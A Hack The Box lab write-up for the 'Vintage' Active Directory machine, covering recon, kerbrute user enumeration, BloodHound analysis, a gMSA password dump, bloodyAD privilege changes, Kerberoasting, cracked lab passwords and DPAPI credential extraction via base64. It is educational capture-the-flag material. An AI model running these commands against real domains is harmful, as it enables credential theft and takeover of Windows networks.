# HTB-Vintage
Table of Contents
Scope:10.129.231.205
Creds:P.RosaRosaisbest123
Recon
Nmap
sudo nmap -sC -sV -sT -p- -Pn -T5 --min-rate=5000 -vvvv vintage.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-01-31 11:21:09Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: vintage.htb, Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: vintage.htb, Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack .NET Message Framing49664/tcp open  msrpc         syn-ack Microsoft Windows RPC49676/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.065015/tcp open  msrpc         syn-ack Microsoft Windows RPC65021/tcp open  msrpc         syn-ack Microsoft Windows RPC65041/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2026-01-31T11:22:00|_  start_date: N/A|_clock-skew: -6s| smb2-security-mode:|   3.1.1:|_    Message signing enabled and required| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 22961/tcp): CLEAN (Timeout)|   Check 2 (port 13217/tcp): CLEAN (Timeout)|   Check 3 (port 17035/udp): CLEAN (Timeout)|   Check 4 (port 56429/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked
Kerbrute
Mutating wordlists
By mutating a wordlist to the naming convention of the user we already found we can find another user in the domain:
awk '{print substr($0,1,1)"."substr($0,2)}' /usr/share/seclists/Usernames/statistically-likely-usernames/jsmith.txt  > j.smith.txt
kerbrute userenum -d vintage.htb --dc 10.129.231.205 j.smith.txt \| grep -oP '\b[a-zA-Z0-9._-]+(?=@)'
We can mutate even further by using the smith.txt file, and using awk to prepend alphabetical characters:
awk '{for(c=97;c<=122;c++) printf "%c.%s\n",c,$0}' /usr/share/seclists/Usernames/statistically-likely-usernames/smith.txt > mutated.txt
This gives us 2 more users which we can add.
BloodHound

First I went ahead and requested a TGT for the P.Rosa user.
Then I went ahead and created a new krb5 config file:


Using nxc I was able to enumerate all present users:

I then went ahead and enumerated the target using bloodhound:

Inspecting the shortest path I noticed that our user didn’t really hold any special privileges:
From the bloodhound-ce-python output however I remember the following line:

I thus checked out this computer in bloodhound:

- Outbound Object Control:

This is quite interesting as we are able to dump the gMSA password for the GMSA01$ account, but even more so interesting is what groups this computer is a member of:


Being a member of the Pre-Windows 2000 Compatible Access group as a computer means the password is HIGHLY LIKELY the same as the computer name, as per this article:


FS01$fs01Since non-kerb authentication does not work in this domain I requested a TGT for this computer account:
gMSA dump
Now we can go ahead as we previously found:


gMSA01$d933ef50c2677cc83e8c9a7d09e678e5GenericWrite - Add to group

Now since we own the gMSA01$ machine account we can check our privs, which turn out to be plentiful.
First of all I request a TGT again:
Now we can use bloodyAD to add ourselves to the group:
bloodyAD --host DC01.vintage.htb -d vintage.htb -k add groupMember 'SERVICEMANAGERS' 'gMSA01$'
GenericAll
We now appear to have GenericAll privileges over 3 service accounts. One of the accounts, namely svc_sql, appears to be disabled.

Since we have GenericAll over the account we can enable the account again.
[!warning] We will have to request a new TGT otherwise we’ll get the following error:

bloodyAD -d vintage.htb -k --host "dc01.vintage.htb" remove uac svc_sql -f ACCOUNTDISABLE
Now that the account is enabled again we can kerberoast all the accounts.
targetedKerberoast -v -d 'vintage.htb' -k --no-pass --dc-host dc01.vintage.htb
john
I was then able to crack one of the hashes:

svc_sqlZer0the0ne
Looks like the password is reused by C.Neri.


It appears C.Neri has remote management access, meaning we should be able to winrm into the system.
Foothold
Shell as C.Neri

user.txt
Decrypting DPAPI hash
Eventhough we can’t use cmdkey /list, we can check the local credentials:

Now I tried to use the following script to extract the credentials, however it got flagged by AV:

Instead I’ll have to do it the hard way:

I tried downloading them using the C2, that did not work. I then tested smbserver which didn’t work either, so instead I converted the contents to base64:
[Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\4dbf04d8-529b-4b4c-b4ae-8e875e4fe847'))
[Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\99cf41a3-a552-4cf7-a8d7-aca2d6f7339b'))
I then copied the contents over, base64 decoded it and placed them in their respective file names:
echo "<BASE64 ENCODED>" | base64 -d > 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847echo "<BASE64 ENCODED>" | base64 -d > 99cf41a3-a552-4cf7-a8d7-aca2d6f7339bI then did the same as above for the masterkey:
[Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\users\c.neri\appdata\roaming\microsoft\credentials\C4BB96844A5C9DD45D5B6A9859252BA6'))
echo "<BASE64 ENCODED>" | base64 -d > C4BB96844A5C9DD45D5B6A9859252BA6
Now I was able to decrypt the dpapi hash and get the password.
